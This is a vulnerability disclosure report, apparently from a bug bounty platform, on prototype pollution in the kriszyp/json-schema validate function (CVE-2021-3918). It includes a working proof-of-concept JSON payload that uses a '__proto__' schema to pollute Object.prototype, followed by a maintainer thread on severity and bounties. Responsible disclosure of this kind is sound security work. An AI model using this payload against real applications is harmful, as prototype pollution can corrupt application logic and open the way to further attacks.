

Prototype Pollution in kriszyp/json-schema

✓ Valid Reported on Oct 3rd 2021

0

Description

A constructed payload sent to `validate` will lead to prototype pollution.

Proof of Concept

```
// PoC.js
const { validate } = require("json-schema");
const instance = JSON.parse(`
{
  "$schema": {
    "type": "object",
    "properties": {
      "__proto__": {
        "type": "object",
        "properties": {
          "polluted": {
            "type": "string",
            "default": "polluted"
          }
        }
      }
    }
  },
  "__proto__": {}
}
`);

const a = {};
console.log(a.polluted);
validate(instance);
console.log(a.polluted);
```

Impact

This vulnerability is capable of make prototype pollution

Occurrences

JS validate.js L202-L252

CVE

CVE-2021-3918
(Published)

Vulnerability Type

CWE-1321: Prototype Pollution

Severity

Critical (9.8)

Affected Version

*


Visibility

Public

Status

Fixed

Found by



Yoshino-s

@yoshino-s

unranked

This report was seen 3,179 times.

We created a [GitHub Issue](#) asking the maintainers to create a SECURITY.md a year ago

Chat with us

We have contacted a member of the [kriszyp/json-schema](#) team and are waiting to hear back
a year ago

Yoshino-s [a year ago](#)

Researcher

It seems that author fix this vuln by self, but I still found another way to bypass the fix, i have already send the poc and another fix to author, waiting for reply

We have sent a third and final follow up to the [kriszyp/json-schema](#) team. This report is now considered stale. a year ago

Kris Zyp validated this vulnerability a year ago

Yoshino-s has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

Kris Zyp marked this as fixed with commit [22f146](#) a year ago

The fix bounty has been dropped ✗

This vulnerability will not receive a CVE ✗

`validate.js#L202-L252` has been validated ✓

Kris Zyp [a year ago](#)

Maintainer

I think Yoshino-s should get the fix bounty too.
Also, I wouldn't think this should be classified as "Critical", using json-schema with user-provided/arbitrary schemas is probably very rare, schemas typically have the same secure origination as code itself.

Jamie Slome [a year ago](#)

Admin

@kriszyp - can you confirm the severity that you think is more appropriate, then I will go ahead and update the published CVE! 🙌

Jamie Slome [a year ago](#)

Admin

We can reward @yoshino-s the fix bounty as well. Can you attach a PR / commit from the researcher just to confirm this?

Kris Zyp [a year ago](#)

Maintainer

These commits were directly from yoshino-s's suggested code:
<https://github.com/kriszyp/json-schema/commit/f6f6a3b02d667aa4ba2d5d50cc19208c4462abfa>
<https://github.com/kriszyp/json-schema/commit/b62f1dalff5442f23443d6be6a92d00e65cba93a>
I would estimate severity (using the calculator at 7.7/High.

Jamie Slome [a year ago](#)

Admin

Can you recommend the CVSS string for this score?

Currently, it is:

`CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`

abbaskiko [a year ago](#)

Ok

Sign in to join this conversation

